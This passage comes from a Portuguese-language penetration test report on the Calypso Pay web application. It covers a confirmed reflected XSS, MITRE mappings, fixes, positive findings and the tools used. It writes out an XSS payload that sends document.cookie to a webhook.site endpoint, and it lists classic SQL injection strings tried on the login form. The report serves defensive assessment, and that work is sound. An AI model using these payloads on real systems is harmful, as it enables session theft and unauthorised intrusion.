Para confirmar exploração real (não apenas presença do payload no HTML), foi utilizado um payload de exfiltração via fetch() apontando para um endpoint de teste (webhook.site), acessando a URL `http://localhost/statement?q=<script>fetch('https://webhook.site/<id>?c='+document.cookie)</script>` autenticado na aplicação. A requisição foi recebida com sucesso pelo servidor de teste, confirmando execução real de JavaScript arbitrário no contexto da vítima:




Figura W.7.2 — Requisição recebida no webhook.site, com Origin: http://localhost e Referer: http://localhost/statement/, confirmando a execução do payload injetado.

Observa-se que o parâmetro c (document.cookie) chegou vazio ao servidor de teste — resultado esperado, uma vez que o cookie de sessão da aplicação possui o atributo HttpOnly corretamente configurado (Ponto

Positivo P.2), o que impede sua leitura via JavaScript e mitiga o roubo direto de sessão mesmo diante da execução confirmada de XSS. Ainda assim, a vulnerabilidade permanece explorável para outras finalidades maliciosas, como captura de token CSRF da página, execução de ações em nome da vítima, ou redirecionamento para páginas de phishing.

MITRE ATT&CK

ID	Nome	Descrição	Mitigação
T1659	Content Injection	Injeção de conteúdo malicioso (script) em uma resposta legítima da aplicação, executado no navegador da vítima ao acessar a URL manipulada.	Garantir auto-escape em toda saída dinâmica renderizada; implementar Content-Security-Policy.
T1539	Steal Web Session Cookie	Tentativa de exfiltração do cookie de sessão via JavaScript injetado — mitigada pelo atributo HttpOnly presente no cookie da aplicação.	Manter HttpOnly no cookie de sessão (já implementado — ver Ponto Positivo P.2).

RECOMENDAÇÃO

Garantir que toda saída dinâmica no template responsável pela mensagem de "nenhum resultado" utilize os mecanismos de auto-escape padrão do framework (evitar uso de `raw()` ou `html_safe()` sobre dados de entrada do usuário). Implementar um header Content-Security-Policy restritivo como camada de defesa adicional (defesa em profundidade), mesmo após a correção do escape de saída.

REFERÊNCIAS

<https://owasp.org/www-community/attacks/xss/>

<https://cwe.mitre.org/data/definitions/79.html>

9.2 Detalhamento: Pontos Positivos

P.3 — Ausência de SQL Injection no Login

Foram testados os payloads clássicos `' OR '1'='1`, comentário SQL (`admin@calypso.test' --`) e aspas simples isolada (`'`) no campo de e-mail do formulário de login, editados diretamente no corpo da requisição via Burp Suite (contornando validação client-side de tipo email do navegador). Em todos os casos, a aplicação retornou 401 Unauthorized com a mensagem padrão de credenciais inválidas, sem qualquer erro de banco de dados exposto — confirmando o uso de queries parametrizadas (ActiveRecord) e ausência de concatenação direta de entrada do usuário em SQL.




Figura P.3.1 — Requisição com payload 'OR '1'='1' retornando 401 Unauthorized consistente, sem erro de SQL exposto.

P.4 — Escape Correto de Saída no Campo Nome

O campo "nome" do cadastro, exibido posteriormente na saudação do dashboard ("Olá, {nome}") / "Bem-vindo(a) de volta, {nome}"), foi testado com o mesmo payload de script utilizado em W.7. Diferentemente do parâmetro de busca do extrato, este campo demonstrou escape de saída corretamente aplicado pelo framework, renderizando o payload como texto literal (entidades HTML) ao invés de executá-lo.




Figura P.4.1 — Payload de script no campo nome renderizado como texto literal na saudação, sem execução.

P.1, P.2, P.5, P.6 — Demais Pontos Positivos

- P.1 — Proteção CSRF (authenticity_token) presente e validada em todos os formulários testados (/signup, /login, /credit_cards).
- P.2 — Cookie de sessão (_calypso_session) configurado com atributo HttpOnly, confirmado via header Set-Cookie em todas as respostas de autenticação, mitigando o roubo direto de sessão mesmo diante do XSS confirmado em W.7.
- P.5 — A funcionalidade de extrato (/statement) e exportação CSV (/statement/export) demonstrou escopo de dados corretamente restrito à sessão do usuário autenticado; testes de manipulação do parâmetro user_id não retornaram dados de outros usuários, ao contrário do observado em W.2 e W.3.
- P.6 — O campo de resgate de cupom promocional valida o código informado contra uma lista fixa no backend, retornando erro "invalid coupon" para entrada de texto livre, prevenindo esse vetor como ponto de injeção de conteúdo.

10. Ferramentas Utilizadas

Ferramenta	Descrição	Utilizada nos Pontos
Burp Suite Community Edition	Proxy de interceptação HTTP utilizado para mapeamento de fluxos, manipulação de requisições (Repeater) e análise de headers de resposta.	W.1, W.2, W.3, W.4, W.5, W.6, W.7, P.3, P.4
ffuf	Ferramenta de fuzzing utilizada para enumeração ativa de diretórios e rotas não referenciadas na interface da aplicação.	W.2, W.3
nmap	Ferramenta de reconhecimento de rede utilizada para identificação de portas e serviços expostos no ambiente.	Reconhecimento inicial
DevTools (Chromium)	Console e visualizador de código-fonte utilizados para confirmação de execução de JavaScript e análise de escape de saída HTML.	W.7, P.4
webhook.site	Serviço externo utilizado para validar exfiltração real de dados via payload de XSS refletido, confirmando execução de JavaScript no contexto da vítima.	W.7
curl	Requisições HTTP manuais utilizadas para validação rápida de endpoints e headers de resposta.	Reconhecimento geral

11. Considerações Finais

As atividades realizadas não esgotam nem encerram todas as possibilidades de identificação de riscos e vulnerabilidades no ambiente da Calypso Pay, representando o melhor esforço dentro do prazo e abrangência definidos para este desafio técnico. Testes adicionais de IDOR em outros recursos, race conditions no fluxo de emissão de cartão, e validação mais aprofundada do endpoint de exportação CSV quanto a CSV Injection são recomendados como próximos passos, condicionados à disponibilidade de um vetor de entrada controlável adicional.